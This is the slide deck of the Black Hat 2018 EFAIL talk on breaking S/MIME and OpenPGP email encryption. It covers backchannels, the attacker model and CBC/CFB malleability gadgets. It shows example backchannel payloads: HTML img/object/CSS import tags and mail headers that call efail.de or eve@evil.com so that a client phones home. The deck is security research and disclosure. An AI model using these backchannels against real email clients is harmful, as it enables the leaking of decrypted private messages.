black hat USA 2018

AUGUST 4-9, 2018

MANDALAY BAY / LAS VEGAS

EFAIL: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1],
Sebastian Schinzel[1], Simon Friedberger[3], Juraj Somorovsky[2], Jörg Schwenk[2]


[1] Münster University of Applied Sciences
[2] Ruhr University Bochum
[3] KU Leuven

EFAIL

- Very important attack
- Because it has a logo
- Novel attack techniques targeting MIME, S/MIME and OpenPGP

CVE-2018-4111	CVE-2018-5185
CVE-2018-4221	CVE-2018-8160
CVE-2018-4227	CVE-2018-8305
CVE-2018-5162	CVE-2018-12372
CVE-2018-5184	CVE-2018-12373

Overview



1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration

History of secure email

Two competing standards

OpenPGP (RFC 4880)

- Favored by privacy advocates
- Web-of-trust (no authorities)

S/MIME (RFC 5751)

- Favored by organizations
- Multi-root trust-hierarchies

Motivation for using end-to-end encryption

Nation state attackers

- Massive collection of Emails
- Snowden's global surveillance disclosure

Breach of email provider

- Single point of failure
- Aren't they reading/analyzing my emails anyway?

Insecure Transport

- TLS *might* be used – we don't know!

Compromise of email account

- Phishing
- Bad passwords

History of secure email

Why Johnny Can't Encrypt:
A Usability Evaluation of PGP 5.0


Alma Whitten
School of Computer Science

"We're on the Same Page": A Usability Study of Secure Email Using Pairs of Novice Users

Scott Ruoti[†*], Jeff Andersen[†], Scott Heidbrink[†*], Mark O'Neill[†*], Elham Vaziripour[†], Justin Wu[†], Daniel Zappala[†], Kent Seamons[†]
Brigham Young University[†], Sandia National Laboratories[*]
ruoti@isrl.byu.edu, {zappala, seamons} @ cs.byu.edu

Both standards use old crypto

Vulnerable to padding oracle attacks



DROWN

Lucky13

ROBOT

No oracle given in email


Old crypto has no negative impact

CBC / CFB modes of operation used, but their usage is not exploitable

Assumption:

No backchannel is given

Overview



1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration

Backchannel techniques

Forcing a mail client to phone home


- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**

```
<img src="http://efail.de">
<object data="ftp://efail.de">
<style>@import '//efail.de'</style>
…
```

Backchannel techniques

Forcing a mail client to phone home

- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**



Backchannel techniques

Forcing a mail client to phone home

- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**

Disposition-Notification-To: eve@evil.com
Remote-Attachment-URL: http://efail.de
X-Image-URL: http://efail.de
…

Backchannel techniques

Forcing a mail client to phone home

- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**

PDF, SVG, VCards, etc.

Backchannel techniques

Forcing a mail client to phone home

- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**

OCSP, CRL, intermediate certs


Evaluation of backchannels in email clients

Windows	Outlook	Postbox	Live Mail	The Bat!	eM Client	W8Mail
	IBM Notes	Foxmail	Pegasus	Mulberry	WLMail	W10Mail
Linux	Thunderbird	KMail	Claws			
	Evolution	Trojitá	Mutt			
macOS	Apple Mail	Airmail	MailMate			
iOS	Mail App	CanaryMail	Outlook			
Android	K-9 Mail	MailDroid				
	R2Mail	Nine				
Webmail	GMail	Yahoo!	GMX	Mail.ru	ProtonMail	Mailbox
	Outlook.com	iCloud	HushMail	FastMail	Mailfence	ZoHo Mail
Webapp	Roundcube	Horde IMP	Exchange	GroupWise		
	RainLoop	AfterLogic	Mailpile			

Backchannels found


ask user **leak by default** **leak via bypass** **script execution**

Overview




1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration


Attacker model



Attacker model



Overview




1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration

Hybrid encryption

- Choose message m
- Generate session key s
- Encrypt message m with session key s
  - $c = AES_s(m)$
- Encrypt session key s with public key pub of recipient
  - $k = RSA_{pub}(s)$
- Send the encrypted session key and the encrypted message to the recipient


Content-type: app/encrypted




Hybrid encryption

- Obtain the encrypted email
- Extract ciphertext k and ciphertext c
- Decrypt k with private key sec to obtain session key s
  - $s = RSA_{sec}(k)$
- Decrypt ciphertext c with session key s to obtain the cleartext m
  - $m = AES_s(c)$

Content-type: app/encrypted



Malleability of CBC/CFB



Malleability of CBC/CFB

S
Dear Alice, ??????????????ur efail. The meeting tomorrow will be at 9 o‘clock.


Hybrid malleability of CBC/CFG

Message Authentication Codes (MAC)


- Protection against ciphertext tampering
- Attacks against MAC-then-Encrypt (Vaudenay)
- Attacks against MAC-and-Encrypt (Paterson)

S/MIME: Absence of authenticated encryption

